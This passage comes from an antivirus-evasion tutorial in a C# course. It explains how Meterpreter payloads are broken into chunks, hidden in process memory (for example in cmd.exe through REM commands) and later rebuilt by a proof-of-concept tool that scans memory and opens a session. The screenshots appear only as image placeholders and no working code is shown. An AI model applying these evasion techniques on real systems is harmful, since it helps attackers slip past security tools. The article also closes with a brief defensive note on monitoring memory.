
Picture 19: Searching Chunked Payload 2

Searching Chunked Payload 3:




Picture 20: Searching Chunked Payload 3

Searching Chunked Payload 4:




Picture 21: Searching Chunked Payload 4

Searching Chunked Payload 5:




Picture 22: Searching Chunked Payload 5

Searching Chunked Payload 6:



Picture 23: Searching Chunked Payload 6

Finally with my POC tool as you can see in “Picture 24” you will have Meterpreter Session only by Scanning Target Process Memory and this “Picture 24” is Windows Server 2008 R2 but you can do it in Windows Server 2012 and Win7x64SP1 too. But my code for POC in Win7x64SP1 and Windows Server 2012 or 2008 is not Public anyway I think with this Article you can do it very simple by your own code .



Picture 24: Executing Chunked Payloads in Memory.

Now in this Link you can Watch POC Video with my C# tool for this technique in Windows Server 2008 R2.
Video link : https://youtu.be/TzQ2rsiE8nc


Talking about Other Target Processes

in this article I don't want to explain about Other Process in Windows Step by step , probably in next Article I will talk about that but I want to talk about this Technique just for figure out it.

In this case I want to talk about Windows Command Prompt or “Cmd.exe” Process and thinking about this Process how can use this Process Memory for Hiding Payload inside Process Memory Simple and Useful ? So in this case I want to have something like our Attack in Firefox or IE and Chrome but in this case we should talk about Cmd.exe Process so How an attacker can use this process in Target windows for Hiding Payloads via cmd.exe Process Memory?

So I think we have 2 method for doing this at least with my viewpoint.

1.we can use Command Prompt Commands for Injecting Meterpreter Payloads to “Cmd.exe” Process Memory or Parent Process Memory in this case “cmd.exe”
2.an attacker can do this by Programming and using API Functions for Writing to Target Process Memory in this case “Cmd.exe”.



Picture 25: Executing Payloads in Memory.

as you can see in “Picture 25” you can Dumping Data from Target Process Memory in this case “Cmd.exe , PID 2456” also you can see an attacker can Injecting these data to Parent Process Memory by “REM” Command very simple so in this case your Meterpreter Payload injected to CMD.EXE Process Memory with PID 2456 and this technique is very simple and useful for hiding your Payloads in Target Process Memory in this case CMD Process but for each Process in Windows I think we can Find simple way for Injecting Data to Target Processes Memory and detecting these technique by Avs is Difficult .

Note: with this "NativePayload_RWMemory.exe" when i can dump these REM command from other Process then i can Execute it and finally i will get Meterpreter Session by Dumping Paylaods From CMD.EXE Process Memory with PID 2456 so an attacker can do it by BAT files or only Need to using REM command for CMD.exe or you can use chunked Payloads by REM command by Several "Cmd.exe" Process etc.

At a glance : Watching and Monitoring Memory and Processes Memory is Necessary because these technique are very simple and useful for an attacker to bypassing your Security tools etc.

- **Course : Bypassing Anti Viruses by C#.NET Programming**
- **Author : Damon Mohammadbagher**
- **https://www.linkedin.com/in/damonmohammadbagher/**